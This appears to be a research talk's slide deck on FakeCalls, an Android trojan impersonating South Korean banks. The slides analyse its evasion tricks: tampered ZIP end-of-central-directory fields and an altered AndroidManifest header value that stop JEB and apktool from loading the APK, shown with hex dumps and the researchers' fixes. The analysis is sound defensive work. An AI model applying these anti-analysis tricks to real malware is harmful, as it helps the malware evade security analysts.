



# Evasions Fest of Korean Android Financial Menace

FakeCalls



# Researchers



Bohdan Melnykov



@\_mbv06\_



Raman Ladutska



@DaCuriousBro

# Agenda

1. Voice-phishing in South Korea
2. FakeCalls malware
3. Evasion techniques
4. Functionality cherry-picks


Summary



1

# Voice-phishing in South Korea

# Voice phishing: state of affairs



*According to the e-government website of South Korea*

Number of victims grew by 100% from 2016 to 2020


170,000 victims for this period of 5 years

Financial losses increased by 350% from 2016 to 2020

in 2020 they constituted ~ 600 million USD



# How it works: voice phishing



2

# FakeCalls malware



# FakeCalls malware: approach

Spreading via phishing sites

Staying low-profile, no mass coverage

Targeting South Korean finance customers

Remote Access Trojan with many capabilities





# What's inside

One sample – one mimicked application

Unique anti-analysis techniques

Capabilities to monitor, steal and stream:



Location



Audio



Text messages



Cameras



etc.

# High damage potential

Anti-detection measures are taken

Capabilities for stealing sensitive data

20+ trusted and solid institutions are mimicked

Given high grades by  
world-respected  
evaluators

Some have trillions of  
KWR revenue (hundreds  
of millions USD)

Among largest financial  
organizations in South  
Korea



3

# Evasion techniques

# Tools



Debugger & disassembler




Bytecode to Java decompiler



Tool to view, modify, debug, rebuild, etc.



# First take on FakeCalls



The screenshot shows an IDE interface with a Project Explorer on the left and a Logger window in the center. The Project Explorer shows a project structure with an AndroidManifest.xml file. The Logger window displays a stack trace of a Java exception: `java.io.IOException: Multi-file archive not supported`. The stack trace includes classes like `ZipFailSafeReader`, `ApkIdentifier`, `RcpClientContext`, `FileOpenHandler`, `JebBaseHandler`, `Action`, `ActionContributionItem`, `EventTable`, `Display`, `App`, and `Launcher`. The error message is repeated twice. At the bottom right of the IDE, the text `1.2G / 8.0G` is visible. To the right of the IDE, there is a meme image of a man with a confused expression, with the text `What` and `???` overlaid on it.

Sample failed to load (in JEB Pro) **X**



# What next?



Failed update of the tools?

All of tools failed after update?

But other APKs still loaded...

This FakeCalls APK is corrupt?

All of FakeCalls samples corrupted?

But other APKs still loaded...

Maybe something prevents loading?



# Evasion techniques: stages

Multi-disk fix



APK

1



Manifest

2



Long filenames

3



Main payload

Loaded in JEB Pro ✓

Loaded in jadx ✓

+

Processed in apktool ✓

# Evasion techniques: stages

1

Multi-file

2 techniques

2

Android manifest

3 techniques

3

Files


1 technique

---

6 evasions in total



# Group 1: Multi-Disk



The screenshot shows an IDE interface. On the left, the Project Explorer displays a project structure with a file named `AndroidManifest.xml`. The main area shows a terminal window with the following output:

```
[C] java.io.IOException: Multi-file archive not supported
[C]   at com.pnfsoftware.jeb.util.encoding.zip.fsr.ZipFailSafeReader.<init>(SourceFile:116)
[C]   at com.pnfsoftware.jeb.util.encoding.zip.fsr.ZipFailSafeReader.<init>(SourceFile:75)
[C]   at com.pnfsoftware.jeb.corei.parsers.apk.ApkIdentifier.canIdentify(SourceFile:177)
[C]   at com.pnfsoftware.jeb.rcpclient.RcpClientContext.processFileArtifact(RcpClientContext.java:3166)
[C]   at com.pnfsoftware.jeb.rcpclient.RcpClientContext.loadInputAsProject(RcpClientContext.java:2942)
```

Multi-file archive?

# Group 1: Multi-Disk, p.1

## End of Central Directory Record [↗](#)

Offset	Bytes	Description
0	4	End of central directory signature # 0x06054b50
4	2	Number of this disk
6	2	Disk where central directory starts
8	2	Number of central directory records on this disk
10	2	Total number of central directory records
12	4	Size of central directory (bytes)
16	4	Offset of start of central directory, relative to start of archive
20	2	Comment length (n)
22	n	Comment

End of Central Directory structure (EOCD)



# Group 1: Multi-Disk, p.1

End of Central Directory Record [↗](#)

Offset	Bytes	Description
0	4	End of central directory signature (0x00000000)
4	2	Number of this disk
6	2	Disk where central directory starts
8	2	Number of central directory records on this disk
10	2	Total number of central directory records
12	4	Size of central directory (bytes)
16	4	Offset of start of central directory, relative to start of archive
20	2	Comment length (0)
22	n	Comment

Disk number and the start of Central Directory

# Group 1: Multi-Disk, p.1

```
f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb* x
```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
CF:EEE0h	17	CC	00	4D	45	54	41	2D	49	4E	46	2F	4B	44	42	2E	.İ.META-INF/KDB.
CF:EEF0h	53	46	50	4B	01	02	14	00	14	00	00	08	08	00	9B	B9	SFPK.....>'
CF:EF00h	26	55	B8	1C	B1	DB	81	04	00	00	B2	06	00	00	10	00	&U,..±Û....².....
CF:EF10h	00	00	00	00	00	00	00	00	00	00	00	00	21	E7	CC	00	.....!çİ.
CF:EF20h	4D	45	54	41	2D	49	4E	46	2F	4B	44	42	2E	52	53	41	META-INF/KDB.RSA
CF:EF30h	50	4B	01	02	14	00	14	00	00	08	08	00	9B	B9	26	55	PK.....>'&U
CF:EF40h	10	27	33	B4	9C	CE	00	00	CB	FE	01	00	14	00	00	00	.'3'æİ..Ëp.....
CF:EF50h	00	00	00	00	00	00	00	00	00	00	D0	EB	CC	00	4D	45	.....ðëİ.ME
CF:EF60h	54	41	2D	49	4E	46	2F	4D	41	4E	49	46	45	53	54	2E	TA-INF/MANIFEST.
CF:EF70h	4D	46	50	4B	05	06	14	AA	0F	66	AD	19	33	04	72	1F	MFPK...°.f-.3.r.
CF:EF80h	02	00	00	D0	CD	00	00	00									...ðí...

Examine EOCD for disk number and CD start



```
struct ZIPDIRENTRI endEntry[972] resources.arsc
```

Field	Value
struct ZIPENDLOCATOR endLocator	
char elSignature[4]	PK:.
ushort elDiskNumber	43540
ushort elStartDiskNumber	26127
ushort elEntriesOnDisk	6573
ushort elEntriesInDirectory	1075
uint elDirectorySize	139122
uint elDirectoryOffset	13488128
ushort elCommentLength	0

Set both values to 0



# Group 1: Multi-Disk, p.2

## End of Central Directory Record [↗](#)

Offset	Bytes	Description
0	4	End of central directory signature # 0x06054b50
4	2	Number of this disk
6	2	Disk where central directory starts
8	2	Number of central directory records on this disk
10	2	Total number of central directory records
12	4	Size of central directory (bytes)
16	4	Offset of start of central directory, relative to start of archive
20	2	Comment length (n)
22	n	Comment

End of Central Directory structure (EOCD)

# Group 1: Multi-Disk, p.2

## End of Central Directory Record [↗](#)

Offset	Bytes	Description
0	4	End of central directory signature (0x00000100)
4	2	Number of this disk
6	2	Disk where central directory starts
8	2	Number of central directory records on this disk
10	2	Total number of central directory records
12	4	Size of central directory (bytes)
16	4	Offset of start of central directory, relative to start of archive
20	2	Comment length (n)
22	n	Comment

Number of files in the archive



# Group 1: Multi-Disk, p.2

```
f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb* x
```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
CF:EEE0h	17	CC	00	4D	45	54	41	2D	49	4E	46	2F	4B	44	42	2E	.Ï.META-INF/KDB.
CF:EEF0h	53	46	50	4B	01	02	14	00	14	00	00	08	08	00	9B	B9	SFPK.....>'
CF:EF00h	26	55	B8	1C	B1	DB	81	04	00	00	B2	06	00	00	10	00	&U,±Û....².....
CF:EF10h	00	00	00	00	00	00	00	00	00	00	00	00	21	E7	CC	00	.....!çÏ.
CF:EF20h	4D	45	54	41	2D	49	4E	46	2F	4B	44	42	2E	52	53	41	META-INF/KDB.RSA
CF:EF30h	50	4B	01	02	14	00	14	00	00	08	08	00	9B	B9	26	55	PK.....>'&U
CF:EF40h	10	27	33	B4	9C	CE	00	00	CB	FE	01	00	14	00	00	00	.'3'æÏ..Ëp.....
CF:EF50h	00	00	00	00	00	00	00	00	00	00	D0	EB	CC	00	4D	45	.....ðëÏ.ME
CF:EF60h	54	41	2D	49	4E	46	2F	4D	41	4E	49	46	45	53	54	2E	TA-INF/MANIFEST.
CF:EF70h	4D	46	50	4B	05	06	14	AA	0F	66	AD	19	33	04	72	1F	MFPK...°.f-.3.r.
CF:EF80h	02	00	00	D0	CD	00	00	00									...ðí...

Examine EOCD for entries on disk and entries in directory



```
resources.jar
```

struct ZIPDIRENTRI endEntry[972]	
struct ZIPENDLOCATOR endLocator	
char elSignature[4]	PK:ï
ushort elDiskNumber	43540
ushort elStartDiskNumber	26127
ushort elEntriesOnDisk	6573
ushort elEntriesInDirectory	1075
uint elDirectorySize	139122
uint elDirectoryOffset	13488128
ushort elCommentLength	0

Values must be equal

Empirically stated:  
1075 is the correct one

# Group 1: Multi-Disk

```
f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb* x
```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
CF:EEE0h	17	CC	00	4D	45	54	41	2D	49	4E	46	2F	4B	44	42	2E	.İ.META-INF/KDB.
CF:EEF0h	53	46	50	4B	01	02	14	00	14	00	00	08	08	00	9B	B9	SFPK.....>'
CF:EF00h	26	55	B8	1C	B1	DB	81	04	00	00	B2	06	00	00	10	00	&U,..±Û....².....
CF:EF10h	00	00	00	00	00	00	00	00	00	00	00	00	21	E7	CC	00	.....!çİ.
CF:EF20h	4D	45	54	41	2D	49	4E	46	2F	4B	44	42	2E	52	53	41	META-INF/KDB.RSA
CF:EF30h	50	4B	01	02	14	00	14	00	00	08	08	00	9B	B9	26	55	PK.....>'&U
CF:EF40h	10	27	33	B4	9C	CE	00	00	CB	FE	01	00	14	00	00	00	.'3'æİ..Ëp.....
CF:EF50h	00	00	00	00	00	00	00	00	00	00	D0	EB	CC	00	4D	45	.....ðëİ.ME
CF:EF60h	54	41	2D	49	4E	46	2F	4D	41	4E	49	46	45	53	54	2E	TA-INF/MANIFEST.
CF:EF70h	4D	46	50	4B	05	06	14	AA	0F	66	AD	19	33	04	72	1F	MFPK...°.f-.3.r.
CF:EF80h	02	00	00	D0	CD	00	00	00									...ðí...

EOCD fix summary



struct ZIPDIRENTRI endEntry[972]	resources.jar	
struct ZIPENDLOCATOR endLocator		
char elSignature[4]	PK:.	
ushort elDiskNumber	43540	Set to 0
ushort elStartDiskNumber	26127	Set to 0
ushort elEntriesOnDisk	6573	Set to 1075
ushort elEntriesInDirectory	1075	
uint elDirectorySize	139122	
uint elDirectoryOffset	13488128	
ushort elCommentLength	0	

3 changed values



# Group 1: mitigated





# Group 2: AndroidManifest, p.1

```
I: Using Apktool 2.6.1 on f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
Exception in thread "main" brut.androlib.err.RawXmlEncounteredException: Could not decode XML
    at brut.androlib.res.decoder.XmlPullStreamDecoder.decode(XmlPullStreamDecoder.java:145)
    at brut.androlib.res.decoder.XmlPullStreamDecoder.decodeManifest(XmlPullStreamDecoder.java:151)
Caused by: java.io.IOException: Expected: 0x00080003 or 0x00080001, got: 0x00080000
    at brut.util.ExtDataInput.skipCheckInt(ExtDataInput.java:45)
```

Expected another value at the beginning of the manifest

AndroidManifest.xml x																																
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000h	00	00	08	00	58	28	00	00	01	00	1C	00	A8	15	00	00	...	X	(	.....	~	...										
0010h	58	00	00	00	00	00	00	00	00	00	00	00	78	01	00	00	X	.....	.....	X	...											
0020h	00	B1	81	FE	00	00	00	00	0E	00	00	00	1C	00	00	00	.	±	.	p	.....	.....										
0030h	28	00	00	00	34	00	00	00	4C	00	00	00	5E	00	00	00	(	...	4	...	L	...	^	...								

0x00080000 is present



# Group 2: AndroidManifest, p.1

Two values possible at the beginning of Manifest?

```
985
986     private static final int CHUNK_AXML_FILE = 0x00080003, CHUNK_AXML_FILE_BROKEN = 0x00080001,
987         CHUNK_RESOURCEIDS = 0x00080180, CHUNK_XML_FIRST = 0x00100100,
988         CHUNK_XML_START_NAMESPACE = 0x00100100,
```

*apktool* source code constants

# Group 2: AndroidManifest, p.1

iBotPeaches / Apktool Public

<> Code Issues 44 Pull requests 2 Discussions Actions Security Insights

## Unable to decode AndroidManifest.xml #1976

Closed sebras opened this issue on Jan 8, 2019 · 2 comments

apktool's `AXmlResourceParser` correctly assumes that an `AndroidManifest.xml` starts with this same `0x0003` followed by `0x0008`, however they have been concatenate into a 32bit `CHUNK_AXML_FILE` with the value `0x00080003`. This is then followed by a `StringBlock`

Now, the `AndroidManifest.xml` in the APK begins like this

